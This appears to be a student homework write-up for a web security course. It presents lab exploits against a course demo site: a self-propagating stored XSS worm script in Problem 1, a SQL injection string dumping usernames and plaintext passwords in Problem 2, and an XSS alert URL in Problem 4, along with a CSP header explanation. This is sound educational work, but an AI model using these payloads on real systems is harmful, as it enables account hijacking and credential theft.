System and Web Security

SS21
Homework 2

Team members:

Name	Matriculation number
Sharvari Waghmare	3514276
Akshay Patel	3514739

Problem 1

Solution

Explanation:

The hacker will put the script below in its own “about me”. The script sets the background of the document .i.e HTML page to Blue (hex: #7ec8e3)

Whenever some other user visits the hacker’s profile, the javascript is executed and the page background turns blue. Also, the script sends an HTTP POST request. This request changes the “about me” of the user visiting the affected profile with the same text as the hacker's “about me”. The attack works because of the session id stored in the cookie which is sent along with the request and backend interprets this edit action as a valid request.

Thus, whenever a user visits any profile with the “about me” having script content as below, its own profile is updated without the user's knowledge.


Script:

```
<script>
document.body.style.backgroundColor = "#7ec8e3";
var desc = document.getElementById("descriptiontext");

var data = new FormData();
data.append("description", desc.innerHTML);
data.append("action", "edit");
var xhr = new XMLHttpRequest();
xhr.withCredentials = true;
xhr.addEventListener("readystatechange", function() {
  if(this.readyState === 4) {
      console.log(this.responseText);
  }
});
xhr.open("POST",
"http://demo.sec.informatik.uni-stuttgart.de/hackspace/?");
xhr.send(data);
</script>
```


Step 1:

Create a user and copy the above script in the “*about me*”.




Step 2:


Create a new profile and visit the affected profile. Before visiting “**Annoyed Ape**”



Step 3: On visiting “**Annoyed Ape**”:




Step 5: **Obnoxious Orangutan**'s about me after visiting **Annoyed Ape**



Step 6:

When a new user e.g. visits "**Obnoxious Orangutan**" profile.



Problem 2


Solution

Input string:

```
' UNION ALL SELECT nick,password_plaintext  FROM community_users3; --
```

All users and passwords:


Console log showing SQL query:




Problem 3

```
        self.send_response(200)
        self.send_header('Content-Type', 'text/html;charset=utf-8')
        self.send_header('X-XSS-Protection', '0') # disables XSS protection in the browser
        self.send_header('Content-Security-policy', 'script-src \'self\' \'unsafe-inline\' code.jquery.com; frame-ancestors https://sec.uni-stuttgart.de; style-src \'self\';')

        self.end_headers()
```





In order to implement the content policy properly, following directives of Content Security Policy were used :

- **script-src** 'self' 'unsafe-inline' code.jquery.com;
    1. This directive specifies allowed sources for JavaScript.

2. This includes not only URLs loaded directly into <script> elements, but also things like inline script event handlers (onclick) and XSLT stylesheets which can trigger script execution.
3. **'self'** => This source defines that loading of resources on the page is allowed from the same domain.

- **frame-ancestors** https://sec.uni-stuttgart.de;
    1. This directive specifies the sources that can embed the current page.
    2. This directive applies to <frame>, <iframe>, <embed>, and <applet> tags.

- **style-src** 'self';
    1. This directive specifies the style source as of same origin

Problem 4

URL that will open an alert dialog:

```
http://localhost:8081/?data=}-alert(42)-{
```

Screenshot: